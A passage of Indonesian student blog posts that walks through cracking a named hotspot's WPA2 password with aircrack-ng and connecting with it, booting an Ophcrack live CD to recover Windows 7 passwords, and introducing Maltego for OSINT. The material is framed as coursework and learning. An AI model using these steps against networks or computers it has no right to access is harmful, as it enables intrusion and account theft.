path wordlist yang saya buat, prosesnya bisa relatif lambat dan membosankan. Tergantung pada panjang daftar kata sandi kalian, Anda bisa menunggu beberapa menit hingga beberapa hari, Jika sudah menemukan Kata sandi yang cocok maka akan muncul **KEY FOUND!** disitu tertera password wifi Hotspot Bekasi Jaya ialah bekasijayasiap

```
Aircrack-ng 1.5.2

[00:00:17] 35002/35042 keys tested (2022.38 k/s)

Time left: 0 seconds                               99.89%

KEY FOUND! [ bekasijayasiap ]

Master Key      : CC D2 83 A6 2A 1B 06 C0 26 C7 B3 08 A1 27 2A DD
                  BC 76 D6 9F 14 BC E9 C7 93 EE D2 01 9D FC 2F A1

Transient Key   : 93 D0 35 80 46 67 37 A9 49 C2 C2 1B 59 79 0A D2
                  D1 23 F2 7A 53 22 E7 3A 10 5B 32 0C 69 FE 89 AF
                  0B 9C B6 01 AB 39 8D 42 D7 3C 57 DF 3B D7 98 F3
                  E3 6F AF 6A 1C ED 4E 67 D7 73 00 0C 21 29 C5 67

EAPOL HMAC     : AD 47 ED 48 AB CC A5 19 BB C7 4C 7D 78 C2 26 D5
```

Sebelum kita Menguji Passwordnya apakah benar apa tidak alangkah baiknya kita stop terlebih dahulu dari monitor mode masukkan perintah **airmon-ng stop wlan0mon**


```
[root@digazumxyz]# airmon-ng stop wlan0mon

PHY      Interface      Driver      Chipset
phy0     wlan0mon             ath9k       Qualcomm Atheros AR9462 Wireless Network Adapter (rev 01)


(mac80211 station mode vif enabled on [phy0]wlan0)

(mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

Pengujian Sambungkan saja Ke wifi Hotspot Bekasi Jaya lalu massukan password yang sudah ditemukan tadi yaitu bekasijayasiap lalu connect, apakah terhubung?



Yap benar sekali disini sudah berhasil :D



Oke Mungkin itu saja sekian dari saya semoga bermanfaat.... ini hanya untuk pembelajaran..


Hack Password Windows 7 / Vista With OphCrack

Beberapa alasan mengapa orang-orang harus menggunakan tool yang bisa *cracking password* di sistem operasinya diantaranya adalah karena masalah klise seperti lupa akan passwordnya, kemudian ada juga yang penasaran ingin tau password milik orang lain, tetapi ada lagi yg tidak terpuji yaitu ingin mencuri password dan melakukan tindakan kriminal.

Ibarat sebuah pisau mempunyai fungsi yang berbeda ketika dipegang oleh orang yang berbeda, ibu-ibu mungkin menggunakan pisau untuk mencincang daging, mengupas kentang atau buah-buahan dan memotong sayur, tapi jika ditangan seorang maling, pisau bisa digunakan untuk menodong bahkan membunuh.

Sama halnya dengan [OphCrack](#), software / tool ini bisa digunakan untuk *merecovery password* yang kelupaan di windows 7 / Vista. Tapi tool yang sama juga dapat disalahgunakan oleh orang-orang yang tidak bertanggungjawab untuk mencuri password Windows 7 / Vista.

[OphCrack](#) bisa dijalankan di lingkungan Windows ataupun secara live CD. Mekanisme *tool hacking password* di Windows 7 / Vista tidak terlalu saya pahami, tetapi yang jelas adalah mereka menggunakan *teknik hashing* kelas atas. Password yang lupa bisa direcovery dalam jangka waktu yang sangat singkat. Nah, jika lupa password komputer yang menggunakan Windows 7 dan Vista, gunakan software ini untuk mengembalikan password yang lupa tsb. Gunakan dengan bijak, jangan untuk mencuri atau crack yang tidak berguna.



Software / program ini disediakan gratis dan bisa di-download [sourceforge](#)
NB: AVG akan mendeteksi program ini sebagai aktivitas yang mencurigakan.

Cara Mengatasi Lupa Password Log In Windows 7. Bagi sobat-sobat yang lupa dengan **password log in** pada **windows 7** sobat, Disini saya punya tipsnya. dan tips ini bukan hacking lo karena cara ini tanpa melakukan reset password lama. ok langsung aja ya mas

bro...



Cara Mengatasi Lupa Password Log In Windows 7

Download:


- Download image CD di situs [Ophcrack](#)
- Pastikan sobat mendownload sesuai dengan **System** Operation yang sobat pakai. Jika sobat menggunakan WINDOWS 7 maka download versi VISTA, karena versi ini dapat berjalan pada Vista maupun Windows 7.
- Setelah mendownload file ISO, burn file ISO tersebut ke CD
- Jika sudah Boot dari CD

Cara penggunaan:

1. Boot komputer dari CD yang telah **dibuat** tadi.



2. Setelah selesai BOOT, Ophcrack secara otomatis melakukan **cracking password**.



3. Pada gambar diatas merupakan tampilan **OPHCRACK** setelah selesai boot. Selanjutnya Ophcrack akan mencoba recovery password semua account user.

4. Perhatikan kolom user pada tabel diatas, itu **merupakan** user account yang dipakai pada WINDOWS 7. Dan pada tabel Nt pwd adalah password log in WINDOWS 7. Jika password pada tabel Nt pwd belum kosong untuk user tertentu berarti password tersebut belum dipulihkan.

5. Jika pada tabel Nt pwd sudah empty, sekarang sobat **dapat** log in WINDOWS 7 tanpa password. Dengan catatan user account diaktifkan.

6. Setelah Ophrack selesai **menghapus** akun, keluarkan CD OPHCRACK dari CD Drive sobat, dan restartlah PC sobat. Dengan cara ini seharusnya sobat sudah bisa Log in ke OS sobat tanpa password.

References :

<https://digazumxyz.blogspot.com/2019/06/cracking-wpa2-psk-password-wi-fi-dengan.html>

<https://alfairuz69.wordpress.com/cara-membobol-pasword-windows-menggunakan-ophcrack/>

Password cracking tools / Alat pemecahan kata password

Kelompok I :

- | | | |
|----|-----------------------|-----------|
| 1. | Moh. Rendy Septiyan | 182420103 |
| 2. | Muhammad Angga Ok | 182420123 |
| 3. | Erwin Satriyansah | 182420110 |
| 4. | Agus Wiranto | 182420102 |
| 5. | Moh Fajar Al Amin | 182420121 |
| 6. | Adiktia | 182420101 |
| 7. | Armansyah | 182420105 |
| 8. | Ibnu Fajariadi | 182420109 |
| 9. | Ydustira Sira Permana | 182420104 |



Apa password cracking?

Password cracking adalah proses melibatkan memulihkan password dari lokasi penyimpanan atau data, dikirimkan oleh sistem komputer pada jaringan. Password cracking istilah merujuk kepada kelompok teknik yang digunakan untuk mendapatkan password dari sistem data.

Tujuan dan alasan password cracking meliputi memperoleh akses tidak sah ke sistem komputer atau dapat pemulihan password. **Alasan untuk menggunakan teknik password cracking untuk menguji kekuatan password sehingga hacker tidak bisa hack ke dalam sistem.**



Konsep Password cracking biasanya melakukan proses berulang-ulang di komputer dengan berbagai kombinasi password sampai pencocokan sama persis.

Password cracking tools/Alat peretas kata password merupakan bagian yang tidak dapat dipisahkan dari setiap rangkaian alat audit keamanan TI. Kami merekomendasikan AirCrack (nirkabel) dan Ophcrack (sistem).

Aircrack: Alat CrackingCepat dan efektif WEP/WPA

AirCrack digunakan untuk memecahkan enkripsi WEP dan WPA di jaringan nirkabel. Agar AirCrack dapat bekerja secara efektif, prasyaratnya adalah untuk menangkap paket yang cukup dari udara dan memungkinkan program untuk mengeksekusi algoritma untuk memecahkan kunci nirkabel. AirCrack paling sesuai dengan standar 802.11a / b / g.

1. Standardisasi IEEE 802.11a

Standard IEEE 802.11a bekerja pada frekuensi 5 GHz mengikuti standard dari UNII (Unlicensed National Information Infrastructure). Teknologi IEEE 802.11a tidak menggunakan teknologi spread-spectrum melainkan menggunakan standar frequency division multiplexing (FDM). Mampu mentransfer data hingga 54 Mbps


2. Standardisasi IEEE 802.11b

Standar 802.11b saat ini yang paling banyak digunakan satu. Menawarkan throughput maksimum dari 11 Mbps (6 Mbps dalam praktik) dan jangkauan hingga 300 meter di lingkungan terbuka. Ia menggunakan rentang frekuensi 2,4 GHz, dengan 3 saluran radio yang tersedia. Transmisi data 5,4 hingga 11 Mbps

3. Standardisasi IEEE 802.11g

Standar 802.11g menawarkan bandwidth yang tinggi (54 Mbps throughput maksimum, 30 Mbps dalam praktik) pada rentang frekuensi 2,4 GHz. Standar 802.11g mundur-kompatibel dengan standar 802.11b, yang berarti bahwa perangkat yang mendukung standar 802.11g juga dapat bekerja dengan 802.11b

Pada dasarnya ini mengumpulkan dan menganalisa paket-paket yang dienkripsi kemudian menggunakan berbagai alat yang retas password dari paket-paket.



```
Home - PuTTY

Aircrack-ng 1.0

[00:00:18] Tested 1514 keys (got 30566 IVs)

KB  depth  byte(vote)
0   0/ 9    1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376)
1   7/ 9    64(36608) 3E(36352) 34(36096) 46(36096) BA(36096)
2   0/ 1    1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864)
3   0/ 3    1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632)
4   0/ 7    1F(39168) 23(38144) 97(37120) 59(36608) 13(36352)

KEY FOUND! [ 1F:1F:1F:1F ]
Decrypted correctly: 100%

~
```

Fitur dari Aircrack

- Mendukung dengan Brute force dan [Kamus serangan](#) retak teknik
- Tersedia untuk Windows dan Linux (Meskipun aircrack tersedia untuk Windows tetapi ada isu-isu yang berbeda dengan software ini jika kita menggunakan ini dalam lingkungan Windows, jadi terbaik ketika kita menggunakannya di lingkungan Linux)
- Tersedia dalam live CD
- **Situs untuk Download:**
- <http://www.aircrack-ng.org/>

OphCrack: Alat untuk Windows sandi cracking

Ophcrack adalah alat open source gratis yang dapat digunakan untuk memecahkan kata password Windows menggunakan tabel pelangi. Ophcrack dibundel gratis untuk Windows XP dan Windows Vista. Ini juga menganalisis kekuatan kata password melalui analisis grafik waktu nyata. Ekstensi untuk meretas kata password sederhana menggunakan brute force.

Fitur OphCrack

- Tersedia untuk Windows tetapi juga tersedia untuk Linux, Mac, Unix dan OS X
- Menggunakan LM hash Windows dan NTLM hash Windows Vista.
- Pelangi tabel tersedia gratis dan mudah untuk Windows
- Untuk menyederhanakan proses cracking Live CD tersedia


Situs untuk Download:

<http://Ophcrack.SourceForge.net/>

References :

- <https://www.computerweekly.com/photostory/2240149679/11-security-audit-essentials/12/11-Password-cracking-tools>
- <http://id.wondershare.com/password/password-cracker-tools.html>
- https://id.wikipedia.org/wiki/IEEE_802.11
- https://id.wikipedia.org/wiki/LM_hash
- https://en.wikipedia.org/wiki/NT_LAN_Manager
- <http://www.aircrack-ng.org/>
- <http://Ophcrack.SourceForge.net/>

SEKIAN & TERIMA KASIH
KELOMPOK I



MALTEGO

HARLI SEPTIA FANI (182420122)

PUTRI ARMILIA PRAYESY (182420125)

DEVIAN SAPUTRA (182420128)

I MADE HARYA WIJAYA OKA RAFFLESIA (182420129)

PUTRI ELEINA NURRAHMA (182420138)

MALTEGO

MALTEGO INI DISEBUT **OSINT (OPEN SOURCE INTELLIGENCE GATHERING)** SEBUAH ALAT UNTUK MELAKUKAN *FOOTPRINTING*, DIGUNAKAN UNTUK MENGUMPULKAN INFORMASI SEBANYAK MUNGKIN DENGAN TUJUAN FORENSIK, *PEN TESTING*, ATAU *ETHICAL HACKING*. APLIKASI YANG DIGUNAKAN UNTUK MEMETAKAN JARINGAN KOMUNIKASI YANG BERADA DI INTERNET TUJUANNYA ADALAH MENGUMPULKAN INFORMASI TENTANG TARGET DAN MENAMPILKAN INFORMASI TERSEBUT DALAM FORMAT YANG MUDAH DIMENGERTI, MEMVISUALISASIKAN INFORMASI TERSEBUT KE DALAM SEBUAH FORMAT GRAPH, SANGAT COCOK UNTUK *LINK ANALYSIS* DAN *DATA MINING*.


FUNGSI DARI MALTEGO ADALAH MEMUDAHKAN SESEORANG YANG Mencari informasi tentang apa yang mereka selidiki atau mereka incar sebagai target, contoh ketika seorang mencari informasi dari sebuah domain menggunakan Maltego, maka Maltego akan menampilkan bebrap informasi seperti berikut:

- **BLOCK IP HOSTING**
- **DOMAIN REGISTE**
- **EMAIL USER & ADMIN**
- **PHONE NUMBER**
- **PETA JARINGAN**

MALTEGO DIBEDAKAN MENJADI VERSI KOMERSIAL (COMMERCIAL EDITION) DAN VERSI GRATIS (COMMUNITY EDITION). Versi gratis yang tersedia di Kali Linux hanya dapat menampilkan maksimal 12 hasil transformasi, sebagai sebuah front-end untuk server OSINT, Maltego versi gratis hanya dapat memakai layanan server milik Paterva. Karena versi yang disediakan oleh Kali Linux adalah versi gratis dari Maltego



TAHAPAN DALAM PENGGUNAAN MALTEGO

1. BUKA MALTEGO PADA KALI LINUX ANDA, ADA DI MENU INFORMATION GATHERING > MALTEGO





2. LOGIN DENGAN EMAIL DAN PASSWORD YANG TELAH TERDAFTAR

